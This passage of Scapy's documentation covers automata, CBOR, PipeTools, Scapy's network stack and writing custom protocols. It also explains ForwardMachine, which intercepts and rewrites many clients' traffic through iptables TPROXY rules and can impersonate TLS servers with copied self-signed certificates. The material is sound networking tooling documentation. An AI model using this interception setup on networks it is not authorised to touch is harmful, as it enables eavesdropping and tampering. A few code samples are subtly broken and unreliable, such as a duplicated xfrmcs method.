If you want to pass a parameter to an action, you can use the `action_parameters` function while raising the next state.

In the following example, the `send_copy` action takes a parameter passed by `is_fin`:

```

class Example(Automaton):
    @ATMT.state()
    def WAITING(self):
        pass

    @ATMT.state()
    def FIN_RECEIVED(self):
        pass

    @ATMT.receive_condition(WAITING)
    def is_fin(self, pkt):
        if pkt[TCP].flags.F:
            raise self.FIN_RECEIVED().action_parameters(pkt)

    @ATMT.action(is_fin)
    def send_copy(self, pkt):
        send(pkt)

```

Methods to overload

Two methods are hooks to be overloaded:

- The `parse_args()` method is called with arguments given at `__init__()` and `run()`. Use that to parametrize the behavior of your automaton.
- The `master_filter()` method is called each time a packet is sniffed and decides if it is interesting for the automaton. When working on a specific protocol, this is where you will ensure the packet belongs to the connection you are being part of, so that you do not need to make all the sanity checks in each transition.

Timer configuration

Some protocols allow timer configuration. In order to configure timeout values during class initialization one may use `timer_by_name()` method, which returns `Timer` object associated with the given function name:

```

class Example(Automaton):
    def __init__(self, *args, **kwargs):
        super(Example, self).__init__(*args, **kwargs)
        timer = self.timer_by_name("waiting_timeout")
        timer.set(1)

    @ATMT.state(initial=1)
    def WAITING(self):
        pass

    @ATMT.state(final=1)
    def END(self):
        pass

    @ATMT.timeout(WAITING, 10.0)

```

(continues on next page)

(continued from previous page)

```
def waiting_timeout(self):  
    raise self.END()
```

4.3 CBOR

4.3.1 What is CBOR?

Note

This section provides a practical introduction to CBOR from Scapy's perspective. For the complete specification, see RFC 8949.

CBOR (Concise Binary Object Representation) is a data format whose goal is to provide a compact, self-describing binary data interchange format based on the JSON data model. It is defined in RFC 8949 and is designed to be small in code size, reasonably small in message size, and extensible without the need for version negotiation.

CBOR provides basic data types including:

- **Unsigned integers** (major type 0): Non-negative integers
- **Negative integers** (major type 1): Negative integers
- **Byte strings** (major type 2): Raw binary data
- **Text strings** (major type 3): UTF-8 encoded strings
- **Arrays** (major type 4): Ordered sequences of values
- **Maps** (major type 5): Unordered key-value pairs
- **Semantic tags** (major type 6): Tagged values with additional semantics
- **Simple values and floats** (major type 7): Booleans, null, undefined, and floating-point numbers

Each CBOR data item begins with an initial byte that encodes the major type (in the top 3 bits) and additional information (in the low 5 bits). This design allows for compact encoding while maintaining self-describing properties.

4.3.2 Scapy and CBOR

Creating CBOR objects

CBOR objects can be easily created and composed:

```
>>> from scapy.cbor import CBOR_UNSIGNED_INTEGER, CBOR_TEXT_STRING, CBOR_BYTE_  
↳STRING, CBOR_ARRAY  
>>> # Create basic types  
>>> num = CBOR_UNSIGNED_INTEGER(42)  
>>> text = CBOR_TEXT_STRING("Hello, CBOR!")  
>>> data = CBOR_BYTE_STRING(b'\x01\x02\x03')  
>>>  
>>> # Create collections
```

(continues on next page)

(continued from previous page)

```

>>> arr = CBOR_ARRAY([CBOR_UNSIGNED_INTEGER(1),
...                    CBOR_UNSIGNED_INTEGER(2),
...                    CBOR_TEXT_STRING("three")])
>>> arr
<CBOR_ARRAY[ [<CBOR_UNSIGNED_INTEGER[1]>, <CBOR_UNSIGNED_INTEGER[2]>, <CBOR_
↳TEXT_STRING['three']>]]>
>>>
>>> # Create maps
>>> from scapy.cbor.cborcodec import CBORcodec_MAP
>>> mapping = {"name": "Alice", "age": 30, "active": True}

```

Encoding and decoding

CBOR objects are encoded using their `.enc()` method. All codecs are referenced in the `CBOR_Codecs` object. The default codec is `CBOR_Codecs.CBOR`:

```

>>> num = CBOR_UNSIGNED_INTEGER(42)
>>> encoded = bytes(num)
>>> encoded.hex()
'182a'
>>>
>>> # Decode back
>>> decoded, remainder = CBOR_Codecs.CBOR.dec(encoded)
>>> decoded.val
42
>>> isinstance(decoded, CBOR_UNSIGNED_INTEGER)
True

```

Encoding collections:

```

>>> from scapy.cbor import CBORcodec_ARRAY, CBORcodec_MAP
>>> # Encode an array
>>> encoded = CBORcodec_ARRAY.enc([1, 2, 3, 4, 5])
>>> encoded.hex()
'850102030405'
>>>
>>> # Decode the array
>>> decoded, _ = CBOR_Codecs.CBOR.dec(encoded)
>>> [item.val for item in decoded.val]
[1, 2, 3, 4, 5]
>>>
>>> # Encode a map
>>> encoded = CBORcodec_MAP.enc({"x": 100, "y": 200})
>>> decoded, _ = CBOR_Codecs.CBOR.dec(encoded)
>>> isinstance(decoded, CBOR_MAP)
True

```

Working with different types

CBOR supports various data types:

```
>>> # Booleans
>>> true_val = CBOR_TRUE()
>>> false_val = CBOR_FALSE()
>>> bytes(true_val).hex()
'f5'
>>> bytes(false_val).hex()
'f4'
>>>
>>> # Null and undefined
>>> null_val = CBOR_NULL()
>>> undef_val = CBOR_UNDEFINED()
>>> bytes(null_val).hex()
'f6'
>>> bytes(undef_val).hex()
'f7'
>>>
>>> # Floating point
>>> float_val = CBOR_FLOAT(3.14159)
>>> bytes(float_val).hex()
'fb400921f9f01b866e'
>>>
>>> # Negative integers
>>> neg = CBOR_NEGATIVE_INTEGER(-100)
>>> bytes(neg).hex()
'3863'
```

Complex structures

CBOR supports nested structures:

```
>>> # Nested arrays
>>> nested = CBORcodec_ARRAY.enc([1, [2, 3], [4, [5, 6]]])
>>> decoded, _ = CBOR_Codecs.CBOR.dec(nested)
>>> isinstance(decoded, CBOR_ARRAY)
True
>>>
>>> # Complex maps with mixed types
>>> data = {
...     "name": "Bob",
...     "age": 25,
...     "active": True,
...     "tags": ["user", "admin"]
... }
>>> encoded = CBORcodec_MAP.enc(data)
>>> decoded, _ = CBOR_Codecs.CBOR.dec(encoded)
>>> len(decoded.val)
4
```

Semantic tags

CBOR supports semantic tags (major type 6) for providing additional meaning to data items:

```
>>> # Tag 1 is for Unix epoch timestamps
>>> import time
>>> timestamp = int(time.time())
>>> tagged = CBOR_SEMANTIC_TAG((1, CBOR_UNSIGNED_INTEGER(timestamp)))
>>> encoded = bytes(tagged)
>>> decoded, _ = CBOR_Codecs.CBOR.dec(encoded)
>>> decoded.val[0] # Tag number
1
```

Error handling

Scapy provides safe decoding with error handling:

```
>>> # Safe decoding returns error objects for invalid data
>>> invalid_data = b'\xff\xff\xff'
>>> obj, remainder = CBOR_Codecs.CBOR.safedec(invalid_data)
>>> isinstance(obj, CBOR_DECODING_ERROR)
True
```

4.4 Forwarding Machine

Scapy's `ForwardMachine` is a utility that allows to create a server that forwards packets to another server, with the ability to modify them on-the-fly. This is similar to a “proxy”, but works on the layer 4 (rather than 5+). The `ForwardMachine` was initially designed to be used with `TPROXY`, a linux feature that allows to bind a socket that receives *packets to any IP destination* (usually, a socket only receives packets whose destination is local), but it also work as a standalone server (that binds a normal socket).

A `ForwardMachine` is expected to be used over a normal Python socket, of any kind, and needs to extended with two functions: `xfrmcs` and `xfrmsc`. The first one is called whenever data is received from the client side (client-to-server, “cs”), the other when the data is received from the server (server-to-client, “sc”)

`ForwardMachine` can be used in two modes:

- **TPROXY**, acts as a transparent proxy that intercepts one or many connections towards multiple servers
- **SERVER**, acts like a glorified socat that accepts connections towards the local server

4.4.1 Basic usage

Here's an example of a `ForwardMachine` over `TPROXY` that does nothing. Packets for all destinations are handled, and forwarded to their initial destinations afterwards. More details on how to setup `TPROXY` are provided below.

```
from scapy.fwdmachine import ForwardMachine
from scapy.layers.http import HTTP

class NOPFwdMachine(ForwardMachine):
```

(continues on next page)

(continued from previous page)

```
def xfrmcs(self, pkt, ctx):
    pkt.show() # we print the client->server packets
    raise self.FORWARD()

def xfrmcs(self, pkt, ctx):
    pkt.show() # we print the server->client packets
    raise self.FORWARD()

# Run it
NOPFwdMachine(
    mode=ForwardMachine.MODE.TPROXY,
    port=80,
    cls=HTTP, # we specify the class of the payload we are receiving
).run()
```

The callback classes use **Operations** to tell the ForwardMachine what to do with the incoming data.

Fig. 1: The main operations available in a Forwarding machine, in this case in `xfrmcs`.

There are currently 5 operations available:

- **FORWARD**: forward the received payload to the destination intended by the peer;
- **FORWARD_REPLACE**: forward a modified payload to the intended destination;
- **DROP**: drop the received payload;
- **ANSWER**: answer the peer directly with a payload, without forwarding its original payload to the other peer;
- **REDIRECT_TO**: (client-side only) redirects the connection of the client towards a new remote peer.

The `ctx` attribute in the callbacks contains context relative to the current client. It can also be use to store additional data specific to the session.

If we were to use this machine in SERVER mode, we would call it like:

```
NOPFwdMachine(
    mode=ForwardMachine.MODE.SERVER,
    port=12345,
    bind_address="0.0.0.0", # the address we bind on
    remote_address="192.168.0.1", # the server to redirect this to by default
    cls=conf.raw_layer, # Default Raw layer: we don't know the type of data
).run()
```

4.4.2 TLS support

ForwardMachine has support for TLS through the `ssl=True` argument. When TLS is enabled, the SNI (Server Name Indication) is properly forwarded to the remote peer, and can be accessed through the `ctx.tls_sni_name` attribute in the callbacks.

By default, a ForwardMachine generates self-signed certificates that copy the attributes from the certificate of the remote server. This behavior can be changed by specifying a certificate (which will be

served by the TLS stack).

We can run the same ForwardMachine as from the previous example, this time with self-signed TLS.

```
# Run it
NOPFwdMachine(
    mode=ForwardMachine.MODE.SERVER,
    port=443,
    cls=HTTP,
    ssl=True,
).run()
```

4.4.3 Configuring TPROXY

TPROXY is a special socket mode that allows to bind a socket that listens for traffic that isn't directed at a local address. This is typically used by "transparent TLS proxies" to achieve their functionality, and is expected to be setup on a linux router.

The ForwardingMachine supports TPROXY, which allows to intercept and modify all the traffic by many clients to many destinations, for instance on a specific port. This is much more versatile than a classic bind + socket, which would typically forward multiple clients to a single destination.

Here are the steps:

- Setup an interface that one can redirect traffic to, and that has TPROXY support.
- Bind the ForwardingMachine on that interface.
- Redirect some traffic to that interface, using iptables or nftables, based on some arbitrary criteria.

For ease of use, a script `vethrelay.sh` is provided to setup a veth (virtual ethernet) interface that can be used to bind the ForwardingMachine on. This script is available at https://github.com/secdev/scapy/blob/master/doc/scapy/_static/vethrelay.sh

```
./vethrelay.sh setup
Interface vethrelay is now setup with IPv4: 2.2.2.2 !

Add listening rules as follow:

# TPROXY incoming TCP packets on port 80 to vethrelay on port 8080
iptables -t mangle -A PREROUTING -p tcp --dport 80 -j TPROXY --tproxy-mark_
↳ 0x1/0x1 --on-port 8080 --on-ip 2.2.2.2

# Listen on wlp4s0 for incoming packets on port 80 (on the interface where it_
↳ really comes from)
iptables -A INPUT -i wlp4s0 -p tcp --dport 80 -j ACCEPT
```

As the instructions say, to have traffic to anything on the port 80 go through the ForwardingMachine, one can run the commands listed above assuming that the machine is started as such:

```
NOPFwdMachine(
    mode=ForwardMachine.MODE.TPROXY,
    port=8080,
```

(continues on next page)

(continued from previous page)

```
cls=HTTP,  
) .run()
```

4.5 PipeTools

Scapy's `pipetool` is a smart piping system allowing to perform complex stream data management.

The goal is to create a sequence of steps with one or several inputs and one or several outputs, with a bunch of blocks in between. PipeTools can handle varied sources of data (and outputs) such as user input, pcap input, sniffing, wireshark... A pipe system is implemented by manually linking all its parts. It is possible to dynamically add an element while running or set multiple drains for the same source.

Note

Pipetool default objects are located inside `scapy.pipetool`

4.5.1 Demo: sniff, anonymize, send to Wireshark

The following code will sniff packets on the default interface, anonymize the source and destination IP addresses and pipe it all into Wireshark. Useful when posting online examples, for instance.

```
source = SniffSource(iface=conf.iface)  
wire = WiresharkSink()  
def transf(pkt):  
    if not pkt or IP not in pkt:  
        return pkt  
    pkt[IP].src = "1.1.1.1"  
    pkt[IP].dst = "2.2.2.2"  
    return pkt  
  
source > TransformDrain(transf) > wire  
p = PipeEngine(source)  
p.start()  
p.wait_and_stop()
```

The engine is pretty straightforward:

Let's run it:

4.5.2 Class Types


There are 3 different class of objects used for data management:

- Sources
- Drains
- Sinks

They are executed and handled by a *PipeEngine* object.

When running, a pipetool engine waits for any available data from the Source, and send it in the Drains linked to it. The data then goes from Drains to Drains until it arrives in a Sink, the final state of this data.

Let's see with a basic demo how to build a pipetool system.



For instance, this engine was generated with this code:

```

>>> s = CLIFeeder()
>>> s2 = CLIHighFeeder()
>>> d1 = Drain()
>>> d2 = TransformDrain(lambda x: x[::-1])
>>> si1 = ConsoleSink()
>>> si2 = QueueSink()
>>>
>>> s > d1
>>> d1 > si1
>>> d1 > si2
>>>
>>> s2 >> d1
>>> d1 >> d2
>>> d2 >> si1
>>>
>>> p = PipeEngine()
>>> p.add(s)
>>> p.add(s2)
>>> p.graph(target="> the_above_image.png")
  
```

`start()` is used to start the *PipeEngine*:

```

>>> p.start()
  
```

Now, let's play with it by sending some input data

```
>>> s.send("foo")
>'foo'
>>> s2.send("bar")
>>'rab'
>>> s.send("i like potato")
>'i like potato'
>>> print(si2.recv(), ":", si2.recv())
foo : i like potato
```

Let's study what happens here:

- there are **two canals** in a *PipeEngine*, a lower one and a higher one. Some Sources write on the lower one, some on the higher one and some on both.
- most sources can be linked to any drain, on both lower and higher canals. The use of > indicates a link on the low canal, and >> on the higher one.
- when we send some data in s, which is on the lower canal, as shown above, it goes through the *Drain* then is sent to the *QueueSink* and to the *ConsoleSink*
- when we send some data in s2, it goes through the Drain, then the TransformDrain where the data is reversed (see the lambda), before being sent to *ConsoleSink* only. This explains why we only have the data of the lower sources inside the QueueSink: the higher one has not been linked.

Most of the sinks receive from both lower and upper canals. This is verifiable using the *help(ConsoleSink)*

```
>>> help(ConsoleSink)
Help on class ConsoleSink in module scapy.pipetool:
class ConsoleSink(Sink)
|   Print messages on low and high entries
|   +-----+
|   >>-|--.   |->>
|   | print |
|   >-|--'    |->
|   +-----+
|
| [...]

```

Sources

A Source is a class that generates some data.

There are several source types integrated with Scapy, usable as-is, but you may also create yours.

Default Source classes

For any of those class, have a look at `help([theclass])` to get more information or the required parameters.

- *CLIFeeder* : a source especially used in interactive software. its `send(data)` generates the event data on the lower canal
- *CLIHIGHFeeder* : same than CLIFeeder, but writes on the higher canal
- *PeriodicSource* : Generate messages periodically on the low canal.

- *AutoSource*: the default source, that must be extended to create custom sources.

Create a custom Source

To create a custom source, one must extend the *AutoSource* class.

Note

Do NOT use the default *Source* class except if you are really sure of what you are doing: it is only used internally, and is missing some implementation. The *AutoSource* is made to be used.

To send data through it, the object must call its `self._gen_data(msg)` or `self._gen_high_data(msg)` functions, which send the data into the *PipeEngine*.

The Source should also (if possible), set `self.is_exhausted` to `True` when empty, to allow the clean stop of the *PipeEngine*. If the source is infinite, it will need a force-stop (see *PipeEngine* below)

For instance, here is how *CLIHighFeeder* is implemented:

```
class CLIFeeder(CLIFeeder):
    def send(self, msg):
        self._gen_high_data(msg)
    def close(self):
        self.is_exhausted = True
```

Drains

Default Drain classes

Drains need to be linked on the entry that you are using. It can be either on the lower one (using `>`) or the upper one (using `>>`). See the basic example above.

- *Drain* : the most basic Drain possible. Will pass on both low and high entry if linked properly.
- *TransformDrain* : Apply a function to messages on low and high entry
- *UpDrain* : Repeat messages from low entry to high exit
- *DownDrain* : Repeat messages from high entry to low exit

Create a custom Drain

To create a custom drain, one must extend the *Drain* class.

A *Drain* object will receive data from the lower canal in its `push` method, and from the higher canal from its `high_push` method.

To send the data back into the next linked Drain / Sink, it must call the `self._send(msg)` or `self._high_send(msg)` methods.

For instance, here is how *TransformDrain* is implemented:

```
class TransformDrain(Drain):
    def __init__(self, f, name=None):
        Drain.__init__(self, name=name)
```

(continues on next page)

(continued from previous page)

```
self.f = f
def push(self, msg):
    self._send(self.f(msg))
def high_push(self, msg):
    self._high_send(self.f(msg))
```

Sinks

Sinks are destinations for messages.

A *Sink* receives data like a *Drain*, but doesn't send any messages after it.

Messages on the low entry come from *push()*, and messages on the high entry come from *high_push()*.

Default Sinks classes

- *ConsoleSink* : Print messages on low and high entries to stdout
- *RawConsoleSink* : Print messages on low and high entries, using os.write
- *TermSink* : Prints messages on the low and high entries, on a separate terminal
- *QueueSink* : Collects messages on the low and high entries into a Queue

Create a custom Sink

To create a custom sink, one must extend *Sink* and implement *push()* and/or *high_push()*.

This is a simplified version of *ConsoleSink*:

```
class ConsoleSink(Sink):
    def push(self, msg):
        print(">%r" % msg)
    def high_push(self, msg):
        print(">>%r" % msg)
```

4.5.3 Link objects

As shown in the example, most sources can be linked to any drain, on both low and high entry.

The use of > indicates a link on the low entry, and >> on the high entry.

For example, to link a, b and c on the low entries:

```
>>> a = CLIFeeder()
>>> b = Drain()
>>> c = ConsoleSink()
>>> a > b > c
>>> p = PipeEngine()
>>> p.add(a)
```

This wouldn't link the high entries, so something like this would do nothing:

```
>>> a2 = CLIHighFeeder()
>>> a2 >> b
>>> a2.send("hello")
```

Because `b` (*Drain*) and `c` (`scapy.pipetool.ConsoleSink`) are not linked on the high entry.

However, using a *DownDrain* would bring the high messages from *CLIHighFeeder* to the lower channel:

```
>>> a2 = CLIHighFeeder()
>>> b2 = DownDrain()
>>> a2 >> b2
>>> b2 > b
>>> a2.send("hello")
```

4.5.4 The PipeEngine class

The *PipeEngine* class is the core class of the Pipetool system. It must be initialized and passed the list of all Sources.

There are two ways of passing sources:

- during initialization: `p = PipeEngine(source1, source2, ...)`
- using the `add(source)` method

A *PipeEngine* class must be started with `.start()` function. It may be force-stopped with the `.stop()`, or cleanly stopped with `.wait_and_stop()`

A clean stop only works if the Sources is exhausted (has no data to send left).

It can be printed into a graph using `.graph()` methods. see `help(do_graph)` for the list of available keyword arguments.

4.5.5 Scapy advanced PipeTool objects

Note

Unlike the previous objects, those are not located in `scapy.pipetool` but in `scapy.scapypipes`

Now that you know the default PipeTool objects, here are some more advanced ones, based on packet functionalities.

- *SniffSource* : Read packets from an interface and send them to low exit.
- *RdpcapSource* : Read packets from a PCAP file send them to low exit.
- *InjectSink* : Packets received on low input are injected (sent) to an interface
- *WrpcapSink* : Packets received on low input are written to PCAP file
- *UDPDrain* : UDP payloads received on high entry are sent over UDP (complicated, have a look at `help(UDPDrain)`)
- *FDSourceSink* : Use a file descriptor as source and sink
- *TCPConnectPipe* : TCP connect to `addr:port` and use it as source and sink

- *TCPListenPipe* : TCP listen on [addr:]port and use the first connection as source and sink (complicated, have a look at `help(TCPListenPipe)`)

4.5.6 Triggering

Some special sort of Drains exists: the Trigger Drains.

Trigger Drains are special drains, that on receiving data not only pass it by but also send a “Trigger” input, that is received and handled by the next triggered drain (if it exists).

For example, here is a basic *TriggerDrain* usage:

```
>>> a = CLIFeeder()
>>> d = TriggerDrain(lambda msg: True) # Pass messages and trigger when a
↳condition is met
>>> d2 = TriggeredValve()
>>> s = ConsoleSink()
>>> a > d > d2 > s
>>> d ^ d2 # Link the triggers
>>> p = PipeEngine(s)
>>> p.start()
INFO: Pipe engine thread started.
>>>
>>> a.send("this will be printed")
>'this will be printed'
>>> a.send("this won't, because the valve was switched")
>>> a.send("this will, because the valve was switched again")
>'this will, because the valve was switched again'
>>> p.stop()
```

Several triggering Drains exist, they are pretty explicit. It is highly recommended to check the doc using `help([the class])`

- *TriggeredMessage* : Send a preloaded message when triggered and trigger in chain
- *TriggerDrain* : Pass messages and trigger when a condition is met
- *TriggeredValve* : Let messages alternatively pass or not, changing on trigger
- *TriggeredQueueingValve* : Let messages alternatively pass or queued, changing on trigger
- *TriggeredSwitch* : Let messages alternatively high or low, changing on trigger

SCAPY NETWORK STACK

Scapy maintains its own network stack, which is independent from the one of your operating system. It possesses its own *interfaces list*, *routing table*, *ARP cache*, *IPv6 neighbour cache*, *nameservers* config... and so on, all of which is configurable.

Here are a few examples of where this is used:

- When you use `sr()/send()`, Scapy will use internally its own routing table (`conf.route`) in order to find which interface to use, and eventually send an ARP request.
- When using `dns_resolve()`, Scapy uses its own nameservers list (`conf.nameservers`) to perform the request
- etc.

Note

What's important to note is that Scapy initializes its own tables by querying the OS-specific ones. It has therefore implemented bindings for Linux/Windows/BSD.. in order to retrieve such data, which may also be used as a high-level API, documented below.

5.1 Interfaces list

Scapy stores its interfaces list in the `conf.ifaces` object. It provides a few utility functions such as `dev_from_networkname()`, `dev_from_name()` or `dev_from_index()` in order to access those.

```
>>> conf.ifaces
Source  Index  Name  MAC                IPv4                IPv6
sys     1      lo    00:00:00:00:00:00  127.0.0.1          ::1
sys     2      eth0  Microsof:12:cb:ef  10.0.0.5           fe80::10a:2bef:dc12:afae
>>> conf.ifaces.dev_from_index(2)
<NetworkInterface eth0 [UP+BROADCAST+RUNNING+SLAVE]>
```

You can also use the older `get_if_list()` function in order to only get the interface names.

```
>>> get_if_list()
['lo', 'eth0']
```

5.1.1 Extcap interfaces

Scapy supports sniffing on Wireshark's `extcap` interfaces. You can simply enable it using `load_extcap()` (from `scapy.libs.extcap`).

```
>>> load_extcap()
>>> conf.ifaces
```

Source	Index	Name	Address
ciscodump	100	Cisco remote capture	ciscodump
dpauxmon	100	DisplayPort AUX channel monitor capture	dpauxmon
randpktDump	100	Random packet generator	randpkt
sdjournal	100	systemd Journal Export	sdjournal
sshdump	100	SSH remote capture	sshdump
udpdump	100	UDP Listener remote capture	udpdump
wifidump	100	Wi-Fi remote capture	wifidump

Source	Index	Name	MAC	IPv4	IPv6
sys	1	lo	00:00:00:00:00:00	127.0.0.1	::1
sys	2	eth0	Microsof:12:cb:ef	10.0.0.5	fe80::10a:2bef:dc12:afae

Here's an example of how to use `sshdump`. As you can see you can pass arguments that are properly converted:

```
>>> load_extcap()
>>> sniff(
...     iface="sshdump",
...     prn=lambda x: x.summary(),
...     remote_host="192.168.0.1",
...     remote_username="root",
...     remote_password="SCAPY",
... )
```

You can check the available options by using the following.

```
>>> conf.ifaces.dev_from_networkname("sshdump").get_extcap_config()
```

5.2 IPv4 routes

Note

If you want to change or edit the routes, have a look at the [“Routing” section in Usage](#)

The routes are stores in `conf.route`. You can use it to display the routes, or get specific routing

```
>>> conf.route
```

Network	Netmask	Gateway	Iface	Output IP	Metric
0.0.0.0	0.0.0.0	10.0.0.1	eth0	10.0.0.5	100
10.0.0.0	255.255.255.0	0.0.0.0	eth0	10.0.0.5	0
127.0.0.0	255.0.0.0	0.0.0.0	lo	127.0.0.1	1

(continues on next page)

(continued from previous page)

168.63.129.16	255.255.255.255	10.0.0.1	eth0	10.0.0.5	100
169.254.169.254	255.255.255.255	10.0.0.1	eth0	10.0.0.5	100

Get the route for a specific IP: `conf.route.route()` will return (interface, outgoing_ip, gateway)

```
>>> conf.route.route("127.0.0.1")
('lo', '127.0.0.1', '0.0.0.0')
```

5.3 IPv6 routes

Same as IPv4 but with `conf.route6`

5.4 Get default gateway IP address

```
>>> gw = conf.route.route("0.0.0.0")[2]
>>> gw
'10.0.0.1'
```

5.5 Get the IP of an interface

Use `conf.iface`

```
>>> ip = get_if_addr(conf.iface) # default interface
>>> ip = get_if_addr("eth0")
>>> ip
'10.0.0.5'
```

5.6 Get the MAC of an interface

```
>>> mac = get_if_hwaddr(conf.iface) # default interface
>>> mac = get_if_hwaddr("eth0")
>>> mac
'54:3f:19:c9:38:6d'
```

5.7 Get MAC address of the next hop to reach an IP

This basically performs a cached ARP who-has when the IP is on the same local link, returns the MAC of the gateway when it's not, and handle special cases like multicast.

```
>>> mac = getmacbyip("10.0.0.1")
>>> mac
'f3:ae:5e:76:31:9b'
```


BUILD YOUR OWN TOOLS

You can use Scapy to make your own automated tools. You can also extend Scapy without having to edit its source file.

If you have built some interesting tools, please contribute back to the github wiki !

6.1 Using Scapy in your tools

You can easily use Scapy in your own tools. Just import what you need and do it.

This first example takes an IP or a name as first parameter, send an ICMP echo request packet and display the completely dissected return packet:

```
#!/usr/bin/env python

import sys
from scapy.all import sr1, IP, ICMP

p=sr1(IP(dst=sys.argv[1])/ICMP())
if p:
    p.show()
```

6.1.1 Configuring Scapy's logger

Scapy configures a logger automatically using Python's logging module. This logger is custom to support things like colors and frequency filters. By default, it is set to WARNING (when not in interactive mode), but you can change that using for instance:

```
import logging
logging.getLogger("scapy").setLevel(logging.CRITICAL)
```

To disable almost all logs. (Scapy simply won't work properly if a CRITICAL failure occurs)

Note

On interactive mode, the default log level is INFO

6.1.2 More examples

This is a more complex example which does an ARP ping and reports what it found with LaTeX formatting:

```
#!/usr/bin/env python
# arping2tex : arpings a network and outputs a LaTeX table as a result

import sys
if len(sys.argv) != 2:
    print("Usage: arping2tex <net>\n eg: arping2tex 192.168.1.0/24")
    sys.exit(1)

from scapy.all import srp, Ether, ARP, conf
conf.verb = 0
ans, unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=sys.argv[1]),
                  timeout=2)

print(r"\begin{tabular}{|l|l|}")
print(r"\hline")
print(r"MAC & IP\\")
print(r"\hline")
for snd,rcv in ans:
    print(rcv.sprintf(r"%Ether.src% & %ARP.psrc\\"))
print(r"\hline")
print(r"\end{tabular}")
```

Here is another tool that will constantly monitor all interfaces on a machine and print all ARP request it sees, even on 802.11 frames from a Wi-Fi card in monitor mode. Note the `store=0` parameter to `sniff()` to avoid storing all packets in memory for nothing:

```
#!/usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

For a real life example, you can check [Wifitap](#). Sadly, Wifitap is no longer maintained but nonetheless demonstrates Scapy's Wi-Fi capabilities. The code can be retrieved from [github](#).

6.2 Extending Scapy with add-ons

If you need to add some new protocols, new functions, anything, you can write it directly into Scapy's source file. But this is not very convenient. Even if those modifications are to be integrated into Scapy, it can be more convenient to write them in a separate file.

Once you've done that, you can launch Scapy and import your file, but this is still not very convenient. Another way to do that is to make your file executable and have it call the Scapy function named `interact()`:

```
#!/usr/bin/env python

# Set log level to benefit from Scapy warnings
import logging
logger = logging.getLogger("scapy")
logger.setLevel(logging.INFO)

from scapy.all import *

class Test(Packet):
    name = "Test packet"
    fields_desc = [ ShortField("test1", 1),
                    ShortField("test2", 2) ]

def make_test(x,y):
    return Ether()/IP()/Test(test1=x,test2=y)

if __name__ == "__main__":
    interact(mydict=globals(), mybanner="Test add-on v3.14")
```

If you put the above listing in the `test_interact.py` file and make it executable, you'll get:

```
# ./test_interact.py
Welcome to Scapy (0.9.17.109beta)
Test add-on v3.14
>>> make_test(42,666)
<Ether type=0x800 |<IP |<Test test1=42 test2=666 |>>>
```


ADDING NEW PROTOCOLS

Adding a new protocol (or more correctly: a new *layer*) in Scapy is very easy. All the magic is in the fields. If the fields you need are already there and the protocol is not too brain-damaged, this should be a matter of minutes.

7.1 Simple example

A layer is a subclass of the `Packet` class. All the logic behind layer manipulation is held by the `Packet` class and will be inherited. A simple layer is compounded by a list of fields that will be either concatenated when assembling the layer or dissected one by one when disassembling a string. The list of fields is held in an attribute named `fields_desc`. Each field is an instance of a field class:

```
class Disney(Packet):
    name = "DisneyPacket "
    fields_desc=[ ShortField("mickey",5),
                  XByteField("minnie",3) ,
                  IntEnumField("donald" , 1 ,
                              { 1: "happy", 2: "cool" , 3: "angry" } ) ]
```

In this example, our layer has three fields. The first one is a 2-byte integer field named `mickey` and whose default value is 5. The second one is a 1-byte integer field named `minnie` and whose default value is 3. The difference between a vanilla `ByteField` and an `XByteField` is only the fact that the preferred human representation of the field's value is in hexadecimal. The last field is a 4-byte integer field named `donald`. It is different from a vanilla `IntField` by the fact that some of the possible values of the field have literate representations. For example, if it is worth 3, the value will be displayed as `angry`. Moreover, if the "cool" value is assigned to this field, it will understand that it has to take the value 2.

If your protocol is as simple as this, it is ready to use:

```
>>> d=Disney(mickey=1)
>>> ls(d)
mickey : ShortField = 1 (5)
minnie : XByteField = 3 (3)
donald : IntEnumField = 1 (1)
>>> d.show()
###[ Disney Packet ]###
mickey= 1
minnie= 0x3
donald= happy
>>> d.donald="cool"
```

(continues on next page)

(continued from previous page)

```
>>> raw(d)
'\x00\x01\x03\x00\x00\x00\x02'
>>> Disney(_)
<Disney mickey=1 minnie=0x3 donald=cool |>
```

This chapter explains how to build a new protocol within Scapy. There are two main objectives:

- Dissecting: this is done when a packet is received (from the network or a file) and should be converted to Scapy's internals.
- Building: When one wants to send such a new packet, some stuff needs to be adjusted automatically in it.

7.2 Layers

Before digging into dissection itself, let us look at how packets are organized.

```
>>> p = IP()/TCP()/"AAAA"
>>> p
<IP frag=0 proto=TCP |<TCP |<Raw load='AAAA' |>>>
>>> p.summary()
'IP / TCP 127.0.0.1:ftp-data > 127.0.0.1:www S / Raw'
```

We are interested in 2 “inside” fields of the class Packet:

- `p.underlayer`
- `p.payload`

And here is the main “trick”. You do not care about packets, only about layers, stacked one after the other.

One can easily access a layer by its name: `p[TCP]` returns the TCP and following layers. This is a shortcut for `p.getlayer(TCP)`.

Note

There is an optional argument (`nb`) which returns the `nb` th layer of required protocol.

Let's put everything together now, playing with the TCP layer:

```
>>> tcp=p[TCP]
>>> tcp.underlayer
